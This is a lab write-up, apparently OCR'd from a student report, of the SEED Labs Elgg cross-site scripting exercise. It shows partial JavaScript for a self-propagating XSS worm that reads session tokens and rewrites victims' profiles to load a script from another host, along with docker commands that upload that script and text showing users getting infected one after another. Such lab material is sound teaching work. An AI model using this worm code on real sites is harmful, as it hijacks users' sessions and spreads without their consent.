
2. Login as Alice and edit profile. Press F12 to use website inspector.




3. When finished editing, **POST** method will appear. Click on it then click on **Request**. You will see ‘description’ and its ‘access level’. Use it on JavaScript code on step 4.




4. Now login as Samy, based on information got from previous step, construct ‘desc’ to make victim modify their profile as your desired one.




5. Login as Alice, at this moment, nothing on profile.




6. Look at Samy's profile as Alice




7. Alice now has her profile modified by JavaScript code.



8. Back to Samy, if **user.guid!=samyGUID** condition is removed, Samy will also get affected by his own attack since the JavaScript program cannot identify who is attacker without knowing attacker GUID.



9. Result of removing the code. Samy attacked himself.



Task 6

Link method

1. Get the site location by looking at scp.conf. We will know that [www.example70.com's](www.example70.com) directory will be /var/www/csp

2. Create xss_worm.js and write in **var worm_code** with information obtained from step 1 with directory. Concatenate desc with worm_code. Remember to set **sendurl** as ‘http://seed-server.com/action/profile/edit’ at the bottom of the code.

```
/*<script type="text/javascript" src="http://www.example70.com/xss_worm.js"></script>*/
window.onload = function(){
        //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
        //and Security Token __elgg_token
        var worm_code = encodeURIComponent("<script type = \"text/javascript\" id = \"worm\" src = \"http://www.example70.com/-xss_worm.js\">  </script>" );

        var desc = "&description=I am Samy" + worm_code + "&accesslevel[description]=2";

        var userName="&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;



        //Construct the content of your url.
        var content= ts + token + name + desc + guid;     //FILL IN
```


3. Save the xss_worm.js and upload it to docker which example70 website is at.

```
[04/06/23]seed@VM:~/.../Labsetup$ docker cp xss_worm.js b2250abde429:/var/www/cs
p
[04/06/23]seed@VM:~/.../Labsetup$
```


Look at directory /var/www/csp, xss_worm.js is on the site directory.

```
root@b2250abde429:/var/www/csp# exit
exit
[04/06/23]seed@VM:~/.../Labsetup$ dockps
ebbbce9beb1e  mysql-10.9.0.6
b2250abde429  elgg-10.9.0.5
[04/06/23]seed@VM:~/.../Labsetup$ docksh b2
root@b2250abde429:/# cd /var/www/csp
root@b2250abde429:/var/www/csp# ls
index.html     script_area4.js  script_area6.js
phpindex.php   script_area5.js  xss_worm.js
root@b2250abde429:/var/www/csp#
```


4. Inject the link JavaScript code as Samy.




5. Login as Alice, profile is clean



6. Alice sees Samy's profile





7. Alice gets infected




8. Do the same as Charlie and Bob. Charlie sees Alice's profile, gets infected. Bob sees Charlie's profile, gets infected.


   Charlie's view





Web_XSS_Elgg.pdf
Charlie : Elgg For SEED L
www.seed-server.com/profile/charlie
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Charlie
Edit avatar
Edit profile
About me
I am Samy
Add widgets

Bob’s view


Web_XSS_Elgg.pdf
Boby : Elgg For SEED Lab
www.seed-server.com/profile/boby
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Boby
Edit avatar
Edit profile
Add widgets
Blogs


Web_XSS_Elgg.pdf
Charlie : Elgg For SEED L
www.seed-server.com/profile/charlie
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Charlie
Add friend
Send a message
About me
I am Samy



Web_XSS_Elgg.pdf
Charlie : Elgg For SEED L
www.seed-server.com/profile/charlie
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Charlie
Edit avatar
Edit profile
About me
I am Samy
Add widgets

Dom method

1. Write DOM code (line 7-13). Concatenate **tags** and **jsCode** to **wormCode**. Then add **wormCode** to desc. Remember to set **sendurl** as ‘http://seed-server.com/action/profile/edit’

